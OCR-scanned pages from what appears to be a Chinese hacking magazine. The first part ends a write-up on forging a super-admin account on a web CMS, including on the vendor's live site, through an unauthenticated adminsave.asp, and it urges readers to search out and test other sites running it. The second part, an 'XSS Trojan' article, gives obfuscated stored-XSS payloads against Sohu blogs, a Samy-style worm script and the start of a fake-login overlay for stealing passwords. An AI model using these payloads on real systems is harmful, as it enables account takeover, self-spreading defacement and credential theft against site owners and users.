


图4

看到那个警告框了吗? 大家可不要被它给骗了，这是由于adminsave.asp文件的最后有一句"Response.Redirect "addadmin.asp""造成的结果。而addadmin.asp中有个session("flag")>1判断了是否是管理员的权限，从程序的代码中知道，只有用管理员账号登录成功后才能得到Session值的，我们没有登录上哪有Session呀，当然会非法了。不过没关系，因为我们添加的管理员已经成功了。测试官方的方法也是一样的，只是官方用的商业版4.0的默认后台给修改了而已，不过我有上面利用防注入写进去的海洋一句话木马，传个大马上去找到了后台，不然还真没有办法在官方测试了。在action后写上官方的adminsave.asp地址，在表单中填上Zero_cold的账号后点确定，用Zero_cold账号成功地登录了官方后台，如图5 所示。





图5

这个程序的后台功能非常的强大，网站信息配置里可以设定上传选项，还有数据库备份功能(官方的4.0版把这个功能删除了)。至于用超级管理员账号进入后台怎么得到WebShell，我想不用我再说了吧?

剩下的事情，大家就自己搜索关键字测试吧，网上采用这套系统的网站相当多，我在官方随便复制个关键字就搜出很多页面出来，还请大家测试的时候不要搞破坏哦。加上上面的SQL防注入系统，我们可以拿到WebShell的途径就有两种了，大家测试的时候可以根据自己的具体情况选择。至于我做的那个提交页面，大家若不嫌丑陋的话，就凑合着用吧。

我自己测试的是3.0增强版的，官方使用的则是商业版4.0的。由于我没有商业版程序，就没有看具体的变化在哪里，但从测试结果来看，商业版也是存在这个漏洞的，看来程序的作者还是太疏忽了。目前发现的程序漏洞我已经联系了官方，还在使用这套程序的朋友可以把防注入程序的数据库地址修改一下或做相应的防下载处理，并在adminsave.asp文件中加上"<!--#include file="error.ini"-->"来判断管理员的Session，或者是把adminsave.asp里的代码整合在addadmin.asp文件中，就可以防止本地提交随意添加超级管理员账号了。最后在这里我祝大家新年快乐，玩的开心，技术进步!

适合读者: 入侵爱好者
前置知识: 无



Ajax Hacking实战
——打造XSS Trojan

文/图 梦之光芒(Monyer)

在黑防上给大家介绍Ajax Hacking技术有几期了,但一直没有实践过。这次给大家带来的就是一次实战的分析问题和解决问题的过程,而且是一个通用的打造"XSS Trojan"的全过程。由于这个过程也是藏在后台获取和发送用户信息的,和木马极为相似,所以文章的名字才叫XSS Trojan,但和网页木马是两码事哦! 本来是准备给大家介绍怎样做XSS Worm的,可是因为起稿时是以Sohu博客做实战的,在数据提交时出现了问题,所以这里仅会简单地介绍一下它的思路,而在此之上,我们会一起去做这个记录用户名和密码的"木马脚本"(某些网站甚至可以不用脚本哦!)。

XSS漏洞利用方式

在Sohu的博客里,我发现的并且可以利用的XSS点有"个人档案"区(因为用户自建版块的性质和其相同,所以归为一类)和"文章发布"区。它们都没有过滤Style(层叠样式表)的注释信息,使得通过注释绕过的特殊脚本字符插入得以实现,利用方式如下:

```
<img style="xss:expr/*XSS*/ession(alert('xss'))" />
```

其中,"xss"这个属性可以随意拟定,改成"width"或"height"什么的都没有关系;"/*XSS*/"为注释的内容,内容也可以随意指定;但是在注释两边的字符除了左右位置可以改变,具体的值是不能改变的,因为它们连起来正是我曾经提到过的三个特殊的引起事件的标志之一——"expression",由于IE会忽略掉样式表中的注释,从而使得我们的XSS脚本代码可以顺利执行。

不过,这样的代码在"个人档案"里可以执行,但在"文章发布"里却会被二次过滤(即在转向文章页面的客户端加载的时候会被过滤掉);而且由于expression是不间断地加载的,所以会使电脑的CPU占用率很高(大家可以打开资源管理器,在有"expression"的网页上快速移动鼠标,就会看到CPU占用率迅速飙升);并且"expression"是IE的专利,在Firefox下是不支持的,这使我们不能编写通用的XSS脚本。所以,我们要采取另一种插入跨站方式——编码,Sohu博客对于脚本编码没有过滤的是16进制的Java式编码,利用方式如下:

```
<DIV STYLE="background-image:\0075\0072\006C\0028\006A\0061\0076\0061\0073\0063\0072\0069\0070\0074\003A\0061\006C\0065\0072\0074\0028\0027\0058\0053\0053\0027\0029\0029">
```

转码之前的代码为:

```
<DIV STYLE="background-image:url(javascript:alert('XSS'))">
```

但是由于"javascript:"对于复杂的复合式脚本代码显得力不从心,所以我们不得不对代码进行一些改进。Samy(著名的Myspace Worm)采取的方法是把执行代码写进标签另一属性里,并通过Document对象调用,使用Eval执行,比如下面的代码。

```
<div id="mycode" expr="alert('xss')" style="background:url('javascript:eval(document.all.mycode.expr)')">
```

但是由于Sohu博客禁止除Style以外的属性,所以这种方式对我们不适用,我们只能直接把代码写进Eval里。但此时利用代码仍没有完成——由于我们对Style属性用了双引号,对UEL用了单引号,因此在Eval这个函数里就不能再有引号了,否则就会混淆。Samy的方法是对单引号和双引号进行相应转换:

```
var B=String.fromCharCode(34);var A=String.fromCharCode(39);
//34为双引号十进制,39为单引号十进制
```

但我们这里事实上在Eval本身时就已经没有引号可用了,更别提语句里面的,所以这个方法无

效。我所采取地是把整个XSS代码全部转换为十进制，然后用String.fromCharCode解码，用Eval执行。这样，内部代码可以随意用单引号，而不会影响代码本身，所以测试字符转换如下:

```
<DIV STYLE="background-image:url(javascript:eval(String.fromCharCode(97,108,101,114,116,40,39,120,115,115,39,41,59))) ">
```

再加上上面的16进制编码，完整的利用方式如下：

```
<DIV STYLE="background-image: \0075\0072\006c\0028\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0065\0076\0061\006c\0028\0053\0074\0072\0069\006e\0067\002e\0066\0072\006f\006d\0043\0068\0061\0072\0043\006f\0064\0065\0028\0039\0037\002c\0031\0030\0038\002c\0031\0030\0031\002c\0031\0031\0034\002c\0031\0031\0036\002c\0034\0030\002c\0033\0039\002c\0031\0032\0030\002c\0031\0031\0035\002c\0031\0031\0035\002c\0033\0039\002c\0034\0031\002c\0035\0039\0029\0029\0029">
```

XSS Worm的构造思路

其实我最初只打算学着Samy做个Worm来着，可是后来由于Sohu似乎把个人博客首页与个人资料设置页面放在不同的服务器上，导致最终代码在本地可以顺利执行，到了远程就会提示没有权限（这个仅是本人的一点猜想，如果有不同意见的高手不妨指点一二）。所以这里仅讲一下XSS Worm的制作思路，方便大家以后做XSS Worm。

该Worm的功能为在Sohu用户访问者的博客的友情链接里写入"Monyer id My Hero !"（仿samy，呵呵），在用户的个人档案里写入"window.location.href=我的博客"（上文提到的expression利用方式）。这样每一个进入我的博客的用户都会被插入以上两项，每一个浏览他们博客的用户都会直接转到我的博客——即实现worm功能。之所以不直接把worm代码写进他们的文章里是因为，一是由于这个写进div的代码没有id，不好指定（虽然通过document.documentElement.innerHTML，并依照特征值取具体代码是可以的，但是相对来说比较麻烦），二是在写文章时Sohu会为这篇文章设一个临时的"aid"，类似于我们所常见的验证码，使得直接在他们的博客里写文章无法实现（我估计这个是为了防止用户用程序刷写文章而放置的）。所以我们可以构造如下代码（提交参数和提交方式是通过抓包得知的）：

```
    window.onload=function x(){
        var a=new ActiveXObject('Microsoft.XMLhttp');
        a.Open('get','http://monyer.blog.Sohu.com/manage/link.do?m=add&title=Monyer&desc=Monyer%20is%20my%20hero%20%21&link=http%3A//monyer.blog.Sohu.com/&_',true);
        a.send(null);
        var b=new ActiveXObject('Microsoft.XMLhttp');
        b.Open('post','http://monyer.blog.Sohu.com/manage/profile.do?image=http%3A%2F%2Fphoto.pic.Sohu.com%2Fimages%2Foldblog%2Fperson%2F11111.gif&icon=http%3A%2F%2Fimg3.pp.Sohu.com%2Fppp%2Fblog%2Fimages%2Fcommon%2Fnobody.gif&change=true&detailDesc=%3Cimg+style%3D%22display%3Anone%3Bxss%3Aexpr%2F*XSS*%2Fession%28window.location.href%3D%27http%3A%2F%2Fmonyer.blog.Sohu.com%27%29%22+%2F%3E%0D%0A&m=update&submit=%B1%A3+%B4%E6',true);
        b.send(null);
    }
```

然后把代码先依照上面做十进制转换，放在url('javascript:eval(String.fromCharCode())')里，再进行16进制转码后放在<div style="BACKGROUND-image: ">里，就可以了，代码过长就不贴出来了。为了大家转码方便，我用JS做了一个有20多个功能的编码转码页面，已随之提供了（花了我两天的时间啊），所有的操作大家都可以利用它来转码和调试。

XSS Trojan的制作实战

Sohu过滤XSS代码这点毋庸质疑，但它没有过滤Style属性大家也应该知道。而这个"漏洞"应该是目前大多数地可以写文章的系统所具有的。所以大家只要利用特殊构造的HTML代码，就可以完完全全把原有页面覆盖掉，并随意构造新页面，比如下面的代码:

```
<DIV style="Z-INDEX: 10000; FILTER: Alpha(Opacity=80); LEFT: 0px; VISIBILITY: visible; WIDTH: 100%; POSITION: absolute; TOP: 0px; HEIGHT: 1500px; BACKGROUND-COLOR: #fff" id="monyer" class="monyer" name="monyer"><em>123</em></DIV>
```

懂HTML和CSS的应该都知道，该代码会建立一个高度为1500像素，宽度为100%，透明度为80%的层，并且由于z轴（上下为y轴，左右为x轴，里外就是z轴了）设为10000，所以该层会永远位于所有元素的最上面，如图1所示。至于为什么还要插入一个斜体的"123"，大家后面将会知道原因。

下面说说我的意图吧！我们需要先给登录用户Alert一个"Session获取失败，用户链接中断，请重新登录！"的窗口，然后用一个层覆盖原页面，并打印出一个伪造的用户登录窗口。我这个只是一个例子，所以很简单，大家制作时可以做得漂亮点，原则上是和博客系统的登录窗口越相近越好，如图2所示。

但是由于Sohu在屏蔽XSS脚本的同时也屏蔽了




图1




图2

表单元素，所以我们需要对表单做一下处理，结合上面的div后，代码如下：

```
<div style="Z-INDEX: 10000; FILTER: Alpha(Opacity=80); LEFT: 0px; VISIBILITY: visible; WIDTH: 100%; POSITION: absolute; TOP: 0px; HEIGHT: 800px; BACKGROUND-COLOR: #fff"><em> &lt;form id=&quot;form1&quot; name=&quot;form1&quot; method=&quot;post&quot; 